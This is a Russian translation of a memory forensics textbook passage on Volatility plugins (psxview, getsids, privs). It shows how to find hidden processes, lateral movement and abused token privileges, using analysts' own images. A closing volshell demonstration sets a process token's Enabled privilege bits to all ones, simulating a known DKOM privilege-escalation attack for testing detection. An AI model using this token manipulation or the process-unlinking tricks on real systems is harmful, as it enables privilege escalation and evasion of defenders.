• **Таблица PspCid.** Это специальная таблица дескрипторов в памяти ядра, хранящая ссылку на все активные объекты процессов и потоков. Член `PspCidTable` структуры данных отладчика ядра указывает на эту таблицу. Два инструмента обнаружения руткитов, Blacklight и IceSword, использовали таблицу PspCid для поиска скрытых процессов. Однако автор FUTo (см. openrce.org) доказал, что скрыться всё равно можно, удалив процессы из таблицы.
• **Процессы сеанса.** Член `SessionProcessLinks` структуры `_EPROCESS` связывает все процессы, принадлежащие определённому сеансу входа пользователя. Исключить процесс из этого списка не

сложнее, чем из списка ActiveProcessLinks. Но поскольку API действующей системы от него не зависят, злоумышленники редко видят смысл атаковать его.
• **Потоки рабочего стола.** Одна из структур, рассматриваемых в главе 14, - Desktop (tagDESKTOP). Эти структуры хранят список всех потоков, связанных с каждым рабочим столом, а поток легко сопоставить с владеющим процессом.

Остаётся множество дополнительных источников списков процессов. Однако нам никогда не встречался руткит, который хотя бы приблизился к тому, чтобы скрыться от плагина pslist, а затем ещё и от всех этих методов. Именно поэтому мы создали плагин psxview, описанный далее.

Плагин перекрёстного представления процессов

Плагин psxview перечисляет процессы семью различными способами: по связному списку активных процессов и шестью только что названными методами. Поэтому маловероятно, что руткит сможет успешно скрыться от psxview. На практике гораздо проще внедрить код в нескрытый процесс, чем надёжно, то есть без ошибок, и переносимо между всеми версиями Windows скрыть процесс семью разными способами.

Плагин psxview выводит по одной строке для каждого найденного процесса и семь столбцов со значениями True или False в зависимости от того, был ли процесс найден соответствующим методом. Если указать параметр --apply-rules, в столбцах может также появиться Okay: это означает, что хотя процесс не был найден, он соответствует одному из допустимых исключений из следующего списка:

• Процессы, запускаемые до csrss.exe, включая System, smss.exe и сам csrss.exe, отсутствуют в таблице дескрипторов CSRSS.
• Процессы, запускаемые до smss.exe, включая System и smss.exe, отсутствуют в списках процессов сеанса и потоков рабочего стола.
• Завершённые процессы не будут найдены ни одним методом, кроме сканирования объектов процессов и сканирования потоков, если _EPROCESS или _ETHREAD всё ещё остаётся резидентным в памяти.

Пример вывода psxview с параметром --apply-rules показан на рис. 6-7. Последние два процесса, msiexec.exe и rundll32.exe, обнаружены только сканером объектов процессов. Однако, как видно в крайнем правом столбце, оба имеют ненулевое время завершения, а значит, завершились.

> **Предупреждение.** Получив доступ к памяти ядра, злоумышленники могут манипулировать чем угодно. В данном случае они могли бы перезаписать член _EPROCESS.ExitTime, создав видимость завершения процесса; тогда параметр --apply-rules ошибочно сообщил бы Okay. Однако у действительно завершённых процессов ноль потоков и недопустимая таблица дескрипторов, поэтому всегда можно дополнительно проверить эти поля.

```
$ python vol.py -f prolaco.vmem psxview --apply-rules

Volatility Foundation Volatility Framework 2.4 (Beta)
Offset(P)  Name                    PID pslist psscan thrdproc pspcid csrss session deskthrd ExitTime
---------- -------------------- ------ ------ ------ -------- ------ ----- ------- -------- --------
0x06499b80 svchost.exe            1148 True   True   True     True   True  True    True
0x04b5a980 VMwareUser.exe          452 True   True   True     True   True  True    True
0x05f027e0 alg.exe                 216 True   True   True     True   True  True    True
0x010f7588 wuauclt.exe             468 True   True   True     True   True  True    True
0x04c2b310 wscntfy.exe             888 True   True   True     True   True  True    True
0x061ef558 svchost.exe            1088 True   True   True     True   True  True    True
0x06015020 services.exe            676 True   True   True     True   True  True    True
0x06384230 vmacthlp.exe            844 True   True   True     True   True  True    True
0x069d5b28 vmtoolsd.exe           1668 True   True   True     True   True  True    True
0x04a544b0 ImmunityDebugge        1136 True   True   True     True   True  True    True
0x0655fc88 VMUpgradeHelper        1788 True   True   True     True   True  True    True
0x06945da0 spoolsv.exe            1432 True   True   True     True   True  True    True
0x05f47020 lsass.exe               688 True   True   True     True   True  True    True
0x0113f648 1_doc_RCData_61        1336 False  True   True     True   True  True    True
0x04a065d0 explorer.exe           1724 True   True   True     True   True  True    True
0x066f0978 winlogon.exe            632 True   True   True     True   True  True    True
0x0115b8d8 svchost.exe             856 True   True   True     True   True  True    True
0x063c5560 svchost.exe             936 True   True   True     True   True  True    True
0x01122910 svchost.exe            1028 True   True   True     True   True  True    True
0x04be97e8 VMwareTray.exe          432 True   True   True     True   True  True    True
0x0211ab28 TPAutoConnSvc.e        1968 True   True   True     True   True  True    True
0x049c15f8 TPAutoConnect.e        1084 True   True   True     True   True  True    True
0x05471020 smss.exe                544 True   True   True     True   Okay  Okay    Okay
0x066f0da0 csrss.exe               608 True   True   True     True   Okay  True    True
0x01214660 System                    4 True   True   True     True   Okay  Okay    Okay
0x0640ac10 msiexec.exe            1144 Okay   True   Okay     Okay   Okay  Okay    Okay     2010-08-11 16:50:08 UTC+0000
0x005f23a0 rundll32.exe           1260 Okay   True   Okay     Okay   Okay  Okay    Okay     2010-08-11 16:50:42 UTC+0000
```

Рисунок 6-7. Вывод `psxview` *после применения правил учёта исключений*

Как показано на рисунке, после учёта правил выделяется только процесс `1_doc_RCData_61.exe`: он найден всеми методами, кроме связного списка активных процессов. Это явный признак того, что процесс пытается скрыться от API действующей системы, исключив себя из списка.

Токены процессов

Токен процесса описывает его контекст безопасности. Этот контекст включает идентификаторы безопасности (SID) пользователей или групп, от имени которых работает процесс, и различные привилегии, то есть конкретные задачи, которые ему разрешено выполнять. Когда ядру требуется решить, может ли процесс обратиться к объекту или вызвать определённый API, оно проверяет данные токена процесса. Поэтому эта структура определяет многие связанные с безопасностью средства контроля, затрагивающие процессы. В этом разделе описано, как использовать токены для углубления расследований.

Цели анализа

Ваши цели таковы:

• **Сопоставление SID с именами пользователей.** Токен процесса содержит числовые значения SID, которые можно преобразовать в строку, а затем разрешить в имя пользователя или группы. В конечном счёте это позволяет определить основную учётную запись пользователя, от имени которой работает процесс.
• **Обнаружение бокового перемещения.** При успешном применении таких хакерских методик, как pass-the-hash (microsoft.com), в токене процесса остаются явные артефакты. В частности, видно, как контекст безопасности процесса переключается на контекст `Domain Admin` или `Enterprise Admin`.
• **Профилирование поведения процессов.** Привилегия, рассматриваемая далее в главе, - право выполнять определённую задачу. Если процесс намерен выполнить задачу, сначала он должен убедиться, что соответствующая привилегия присутствует и включена в его токене. Поэтому последующий анализ привилегий, полученных процессом, может дать подсказки о том, что процесс сделал или намеревался сделать.

• **Обнаружение повышения привилегий.** Некоторые атаки показали, что такие инструменты действующей системы, как Process Explorer, можно обмануть, заставив сообщать о меньшем количестве привилегий процесса, чем у него имеется на самом деле. Криминалистический анализ памяти позволяет точнее установить истину.

Структуры данных

Структура _TOKEN велика, поэтому мы не будем показывать все её члены. Кроме того, способ хранения сведений о привилегиях существенно изменился между Windows 2003 и Vista. Сначала следующий код показывает более ранние версии структур из 64-разрядной системы 2003:

```
>>> dt("_TOKEN")
'_TOKEN' (208 bytes)
0x0   : TokenSource         ['_TOKEN_SOURCE']
0x10  : TokenId             ['_LUID']
0x18  : AuthenticationId    ['_LUID']
[snip]
0x4c  : UserAndGroupCount   ['unsigned long']
0x50  : RestrictedSidCount  ['unsigned long']
0x54  : PrivilegeCount      ['unsigned long']
[snip]
0x68  : UserAndGroups       ['pointer', ['array',
    lambda x: x.UserAndGroupCount, ['_SID_AND_ATTRIBUTES']]]
0x70  : RestrictedSids      ['pointer64', ['_SID_AND_ATTRIBUTES']]
0x78  : PrimaryGroup        ['pointer64', ['void']]
0x80  : Privileges          ['pointer', ['array',
    lambda x: x.PrivilegeCount, ['_LUID_AND_ATTRIBUTES']]]
>>> dt("_SID_AND_ATTRIBUTES")
'_SID_AND_ATTRIBUTES' (16 bytes)
0x0   : Sid                 ['pointer64', ['void']]
0x8   : Attributes          ['unsigned long']
>>> dt("_SID")
'_SID' (12 bytes)
0x0   : Revision              ['unsigned char']
0x1   : SubAuthorityCount     ['unsigned char']
0x2   : IdentifierAuthority   ['_SID_IDENTIFIER_AUTHORITY']
0x8   : SubAuthority          ['array',
     lambda x: x.SubAuthorityCount, ['unsigned long']]
>>> dt("_SID_IDENTIFIER_AUTHORITY")
'_SID_IDENTIFIER_AUTHORITY' (6 bytes)
0x0   : Value                           ['array', 6, ['unsigned char']]
>>> dt("_LUID_AND_ATTRIBUTES")
'_LUID_AND_ATTRIBUTES' (12 bytes)
0x0   : Luid                            ['_LUID']
0x8   : Attributes                      ['unsigned long']
>>> dt("_LUID")
'_LUID' (8 bytes)
0x0   : LowPart                         ['unsigned long']
0x4   : HighPart                        ['long']
```

Ниже приведены эквивалентные структуры для 64-разрядной Windows 7:

```
>>> dt("_TOKEN")
'_TOKEN' (784 bytes)
0x0   : TokenSource         ['_TOKEN_SOURCE']
0x10  : TokenId             ['_LUID']
0x18  : AuthenticationId    ['_LUID']
[snip]
0x40  : Privileges          ['_SEP_TOKEN_PRIVILEGES']
0x58  : AuditPolicy         ['_SEP_AUDIT_POLICY']
0x74  : SessionId           ['unsigned long']
0x78  : UserAndGroupCount   ['unsigned long']
[snip]
0x90  : UserAndGroups       ['pointer', ['array',
   lambda x: x.UserAndGroupCount, ['_SID_AND_ATTRIBUTES']]]
>>> dt("_SEP_TOKEN_PRIVILEGES")
```

```
'_SEP_TOKEN_PRIVILEGES' (24 bytes)
0x0   : Present                         ['unsigned long long']
0x8   : Enabled                         ['unsigned long long']
0x10  : EnabledByDefault                ['unsigned long long']
```

Ключевые положения

Ключевые положения таковы:

• `UserAndGroupCount`: это целое число хранит размер массива `UserAndGroups`.
• `UserAndGroups`: массив структур `_SID_AND_ATTRIBUTES`, связанных с токеном. Каждый элемент массива описывает отдельного пользователя или группу, в которую входит процесс. Член `Sid` структуры `_SID_AND_ATTRIBUTES` указывает на структуру `_SID`, члены `IdentifierAuthority` и `SubAuthority` которой можно объединить, чтобы получить строки SID вида `S-1-5-[snip]`.
• `PrivilegeCount` (только Windows XP и 2003): это целое число хранит размер массива `Privileges`.
• `Privileges` (Windows XP и 2003): массив структур `_LUID_AND_ATTRIBUTES`, каждая из которых описывает отдельную привилегию и её атрибуты, то есть присутствует ли она, включена ли и включена ли по умолчанию.
• `Privileges` (Windows Vista и более поздние): экземпляр `_SEP_TOKEN_PRIVILEGES` с тремя параллельными 64-разрядными значениями `Present`, `Enabled` и `EnabledByDefault`. Позиции битов соответствуют определённым привилегиям, а состояние бита, включён или выключен, описывает состояние привилегии.

Реагирование в действующей системе: доступ к токенам

На работающей машине процесс может обратиться к собственному токену через API `OpenProcessToken`. Для перечисления SID или привилегий он затем может вызвать `GetTokenInformation` с нужными параметрами. Имея административный доступ, он также может запрашивать или задавать токены процессов других пользователей, включая критические системные. Разумеется, готовые инструменты, например Sysinternals Process Explorer, уже предоставляют такую функциональность. На рис. 6-8 показаны сведения токена `explorer.exe`. Данные SID расположены вверху, а данные привилегий - на нижнем уровне.




Рисунок 6-8. Вкладка Security Process Explorer показывает сведения SID и привилегий из токена процесса

Этот экземпляр `explorer.exe` принадлежит пользователю Jimmy со строкой SID `S-1-5-21-[snip]-1000`. Анализ остальных SID в токене процесса показывает, что он также входит в группы `Everyone`, `LOCAL` и `NT AUTHORITY\Authenticated Users`. В токене присутствуют пять привилегий, но сейчас включена только одна. На следующих страницах эти понятия рассматриваются подробнее.

Извлечение и преобразование SID в памяти

Только что описанные API действующей системы удобны для перечисления SID в работающих системах. Windows также предоставляет API `ConvertSidToStringSid`, преобразующий числовые данные структуры `_SID` в удобочитаемый формат `S-1-5-[snip]`, и `LookupAccountSid`, возвращающий имя учётной записи для заданного SID. Однако поскольку мы работаем с дампами памяти, именно Volatility, в частности плагин `getsids`, отвечает за поиск токена каждого процесса, извлечение числовых компонентов структуры `_SID` и преобразование их в строки. После этого строки сопоставляются с именами пользователей и групп на локальном компьютере или в домене.

Сопоставление можно выполнить несколькими способами. Во-первых, известные SID (см. support.microsoft.com) жёстко заданы в Windows, поэтому их можно жёстко задать и в плагине Volatility. К ним относятся такие SID, как `S-1-5` (`NT Authority`) и `S-1-5-32-544` (`Administrators`). Имеются также SID служб с префиксом `S-1-5-80`. Остальная часть SID в этом случае состоит из хеша SHA1 соответствующего имени службы в Unicode и верхнем регистре; алгоритм подробнее описан здесь: volatility-labs.blogspot.com.

Наконец, существуют SID пользователей, например `S-1-5-21-4010035002-774237572-2085959976-1000`. Они разбиваются на следующие компоненты:

• `S`: префикс, указывающий, что строка является SID;
• `1`: уровень редакции, то есть версия спецификации SID, из `_SID.Revision`;
• `5`: значение центра идентификации из `_SID.IdentifierAuthority.Value`;
• `21-4010035002-774237572-2085959976`: идентификатор локального компьютера или домена из значений `_SID.SubAuthority`;
• `1000`: относительный идентификатор, представляющий любого пользователя или группу, не существующих по умолчанию.

Строку SID можно сопоставить с именем пользователя, запросив реестр. Следующая команда показывает пример:

```
$ python vol.py -f memory.img --profile=Win7SP0x86 printkey -K "Microsoft\Windows
NT\CurrentVersion\ProfileList\S-1-5-21-4010035002-774237572-2085959976-1000"
Volatility Foundation Volatility Framework 2.4
Legend: (S) = Stable   (V) = Volatile
----------------------------
Registry: User Specified
Key name: S-1-5-21-4010035002-774237572-2085959976-1000 (S)
Last updated: 2011-06-09 19:50:32
Subkeys:
Values:
REG_EXPAND_SZ ProfileImagePath : (S) C:\Users\nkESis3ns88S
REG_DWORD     Flags            : (S) 0
REG_DWORD     State            : (S) 0
REG_BINARY    Sid              : (S)
0x00000000  01 05 00 00 00 00 00 05 15 00 00 00 3a 47 04 ef   ............:G..
0x00000010  84 ed 25 2e 28 39 55 7c e8 03 00 00               ..%.(9U|....
[snip]
```

Добавив строку SID к ключу реестра `ProfileList`, можно увидеть значение `ProfileImagePath`. Имя пользователя определяется в пути профиля. В данном случае пользователя звали `nkESis3ns88S`: это была случайно сформированная учётная запись-бэкдор, созданная злоумышленником для сохранения доступа к системе.

> **Примечание.** Дополнительные сведения о преобразовании значений SID приведены по следующим ссылкам:
>
> - *Linking Processes to Users*: moyix.blogspot.com.
> - *How to Associate a Username with a Security Identifier (SID)*: support.microsoft.com.
> - *Security Identifier Structure*: technet.microsoft.com.

Обнаружение бокового перемещения

Если требуется связать процесс с учётной записью пользователя или исследовать возможные попытки бокового перемещения, используйте плагин `getsids`. Следующий вывод взят из криминалистического задания GrrCON Джека Крука (см. michsec.org).

```
$ python vol.py -f grrcon.img --profile=WinXPSP3x86 getsids -p 1096
Volatility Foundation Volatility Framework 2.4
explorer.exe: S-1-5-21-2682149276-1333600406-3352121115-500 (administrator)
explorer.exe: S-1-5-21-2682149276-1333600406-3352121115-513 (Domain Users)
explorer.exe: S-1-1-0 (Everyone)
explorer.exe: S-1-5-32-545 (Users)
explorer.exe: S-1-5-32-544 (Administrators)
explorer.exe: S-1-5-4 (Interactive)
explorer.exe: S-1-5-11 (Authenticated Users)
explorer.exe: S-1-5-5-0-206541 (Logon Session)
explorer.exe: S-1-2-0 (Local (Users with the ability to log in locally))
explorer.exe: S-1-5-21-2682149276-1333600406-3352121115-519 (Enterprise Admins)
explorer.exe: S-1-5-21-2682149276-1333600406-3352121115-1115
explorer.exe: S-1-5-21-2682149276-1333600406-3352121115-518 (Schema Admins)
explorer.exe: S-1-5-21-2682149276-1333600406-3352121115-512 (Domain Admins)
```

Эта команда показывает SID, связанные с `explorer.exe` текущего вошедшего пользователя. Сразу заметно, что рядом с одним SID (`S-1-5-21-[snip]-1115`) не отображается имя учётной записи. В системах, не проходящих аутентификацию в домене, рядом с SID видно имя локального пользователя. Однако в данном случае Volatility не имеет доступа к реестру удалённой машины, то есть контроллера домена или сервера Active Directory, и потому не может выполнить разрешение.

С помощью `getsids` можно ответить на вопрос: какой уровень доступа получил злоумышленник? Не останавливайтесь, увидев, что `explorer.exe` входит в группу `Administrators`. Злоумышленник на этой машине фактически вошёл в группы `Domain Admins` и `Enterprise Admins`, что позволило ему перемещаться вбок по всей корпоративной сети. В этом сценарии злоумышленник совместил троян удалённого доступа (RAT) Poison Ivy (PI) с атакой Pass the Hash (PtH). Полный анализ атаки приведён по адресу volatility-labs.blogspot.com.

Привилегии

Привилегии - ещё один критически важный компонент безопасности и контроля доступа. Привилегия представляет собой разрешение выполнить определённую задачу, например отладить процесс, выключить компьютер, изменить часовой пояс или загрузить драйвер ядра. Прежде чем процесс сможет включить привилегию, она должна присутствовать в его токене. Администраторы определяют присутствующие привилегии, настраивая их в Local Security Policy (LSP), как показано на рис. 6-9, или программно вызывая `LsaAddAccountRights`. Открыть LSP можно, выбрав Start > Run и введя `SecPol.msc`.




Рисунок 6-9. Администраторы могут настраивать привилегии с помощью редактора Local Security Policy

Часто эксплуатируемые привилегии

После появления привилегии в токене процесса её необходимо включить. Ниже перечислены несколько способов включения привилегий:

• **Включение по умолчанию.** LSP может задать включение привилегий по умолчанию при запуске процесса.
• **Наследование.** Если не указано иное, дочерние процессы наследуют контекст безопасности создателя, то есть родителя.
• **Явное включение.** Процесс может явно включить привилегию с помощью API `AdjustTokenPrivileges`.

С криминалистической точки зрения наибольшее внимание следует обращать на перечисленные далее привилегии, когда они включены явно. Полный список возможных привилегий и их описания приведены по адресу msdn.microsoft.com.

• `SeBackupPrivilege`: предоставляет доступ на чтение любого файла файловой системы независимо от заданного списка контроля доступа (ACL). Злоумышленники могут использовать эту привилегию для копирования заблокированных файлов.
• `SeDebugPrivilege`: предоставляет возможность читать закрытое адресное пространство другого процесса или записывать в него. Она позволяет вредоносной программе обходить границы безопасности, обычно изолирующие процессы.

Практически все вредоносные программы, выполняющие внедрение кода из пользовательского режима, полагаются на включение этой привилегии.
• `SeLoadDriverPrivilege`: предоставляет возможность загружать или выгружать драйверы ядра.
• `SeChangeNotifyPrivilege`: позволяет вызывающей стороне зарегистрировать функцию обратного вызова, выполняемую при изменении определённых файлов и каталогов. Злоумышленники могут использовать её, чтобы немедленно узнавать об удалении антивирусом или администраторами одного из их файлов конфигурации или исполняемых файлов.

• `SeShutdownPrivilege`: позволяет вызывающей стороне перезагрузить или выключить систему. Некоторые заражения, например изменяющие главную загрузочную запись (MBR), не активируются до следующей загрузки системы. Поэтому часто можно увидеть, как вредоносная программа пытается вручную ускорить процедуру, вызвав перезагрузку.

> **Примечание.** Джем Гюркок помог разработать поддержку анализа привилегий в памяти в Volatility. Его презентацию *Reverse Engineering with Volatility on a Live System: The Analysis of Process Token Privileges* можно прочитать здесь: volatility-labs.blogspot.com.

Анализ явно включённых привилегий

Обычно нас больше всего интересуют явно включённые привилегии, потому что они показывают осведомлённость или намерение. Если процесс может изменить часовой пояс, поскольку LSP предоставляет такую возможность всем процессам или она имелась у его родителя, это почти ничего не говорит о предполагаемой функциональности процесса. Но если процесс явно включил привилегию изменения часового пояса, можно быть уверенным, что он попытается изменить часовой пояс.

Ниже приведён вывод плагина Volatility `privs`. В нём показано имя привилегии и её атрибуты: присутствует, включена и/или включена по умолчанию.

```
$ python vol.py -f grrcon.img privs -p 1096
Volatility Foundation Volatility Framework 2.4
Pid    Process       Privilege                      Attributes
------ ------------ ------------------------------ ----------------------
1096   explorer.exe  SeChangeNotifyPrivilege        Present,Enabled,Default
1096   explorer.exe  SeShutdownPrivilege            Present
1096   explorer.exe  SeUndockPrivilege              Present,Enabled
1096   explorer.exe  SeSecurityPrivilege            Present
1096   explorer.exe  SeBackupPrivilege              Present
1096   explorer.exe  SeRestorePrivilege             Present
1096   explorer.exe  SeSystemtimePrivilege          Present
1096   explorer.exe  SeRemoteShutdownPrivilege      Present
1096   explorer.exe  SeTakeOwnershipPrivilege       Present
1096   explorer.exe  SeDebugPrivilege               Present,Enabled
1096   explorer.exe  SeSystemEnvironmentPrivilege   Present
1096   explorer.exe  SeSystemProfilePrivilege       Present
1096   explorer.exe  SeProfileSingleProcessPrivilege Present
1096   explorer.exe  SeIncreaseBasePriorityPrivilege Present
1096   explorer.exe  SeLoadDriverPrivilege          Present,Enabled
1096   explorer.exe  SeCreatePagefilePrivilege      Present
1096   explorer.exe  SeIncreaseQuotaPrivilege       Present
1096   explorer.exe  SeManageVolumePrivilege        Present
1096   explorer.exe  SeCreateGlobalPrivilege        Present,Enabled,Default
1096   explorer.exe  SeImpersonatePrivilege         Present,Enabled,Default
```

В выводе присутствуют несколько привилегий. Включены лишь шесть из них, причём три включены по умолчанию. Следовательно, можно заключить, что `explorer.exe` явно включил привилегии отключения от док-станции, отладки и загрузки драйверов. Со временем вы заметите, что `explorer.exe` всегда включает привилегию отключения от док-станции, поэтому она не вызывает беспокойства. Но зачем Windows Explorer отлаживать другие процессы и загружать драйверы ядра? Ответ прост: незачем. Этот процесс содержит внедрённый образец Poison Ivy (PI), и именно PI явно включил привилегии.

Обнаружение манипуляций с токенами

Как уже упоминалось, Windows API `AdjustTokenPrivileges` не позволяет и не должен позволять включать привилегию, отсутствующую в токене. Поэтому логично, что такие API, как `GetTokenInformation`, и основанные на них инструменты сначала проверяют присутствующие привилегии, а затем возвращают включённое подмножество. Но есть одна тонкость: талантливый исследователь Сесар Серрудо обнаружил, что, проверяя способность процесса выполнить задачу, ядро учитывает только включённые привилегии. Поэтому в своей работе *Easy Local Windows Kernel Exploitation* (см. blackhat.com) Сесар предложил способ обойти API Windows и включить процессу все привилегии, даже отсутствующие в его токене.

Имитация атаки с помощью Volshell

Атака Сесара основана на подходе DKOM. Он находит структуру `_SEP_TOKEN_PRIVILEGES` целевого процесса и устанавливает 64-разрядный член `Enabled` в `0xFFFFFFFFFFFFFFFF`. Тем самым включаются все возможные привилегии. Член `Present` он не обновляет, поэтому тот отражает только привилегии, присутствовавшие до атаки. Эти действия можно имитировать, изменяя память VM посредством Volatility в режиме записи. После завершения возобновите работу VM, и изменения вступят в силу. Это проще, чем писать драйвер ядра, особенно если он нужен лишь для тестирования.

```
$ python vol.py -f VistaSP0x64.vmem --profile=VistaSP2x64 volshell --write
Volatility Foundation Volatility Framework 2.4
Write support requested.  Please type "Yes, I want to enable write support"
Yes, I want to enable write support
Current context: process System, pid=4, ppid=0 DTB=0x124000
To get help, type 'hh()'
>>> cc(pid = 1824)
Current context: process explorer.exe, pid=1824, ppid=1668 DTB=0x918d000
```

Теперь, находясь в контексте целевого процесса, получите указатель на его структуру `_TOKEN`. Затем можно вывести 64-разрядные числа как двоичные строки:

```
>>> token = proc().get_token()
>>> bin(token.Privileges.Present)
'0b11000000010100010000000000000000'
>>> bin(token.Privileges.Enabled)
'0b10000000000000000000000'
```

Следующие команды устанавливают все биты члена `Enabled` и снова выводят значения, подтверждая обновление. Затем можно выйти из оболочки.

```
>>> token.Privileges.Enabled = 0xFFFFFFFFFFFFFFFF
>>> bin(token.Privileges.Present)
'0b11000000010100010000000000000000'
>>> bin(token.Privileges.Enabled)
'0b11111111111111111111111111111111111111111111111111111111111111'
>>> quit()
```

На рис. 6-10 показано, как структура данных ядра выглядит после манипуляции.

> **Примечание.** Рис. 6-10 нарисован не в масштабе: показанные члены на самом деле имеют ширину не такую, как на рисунке. Чтобы увидеть точное соответствие позиций битов, обратитесь к файлу исходного кода `volatility/plugins/privileges.py`.

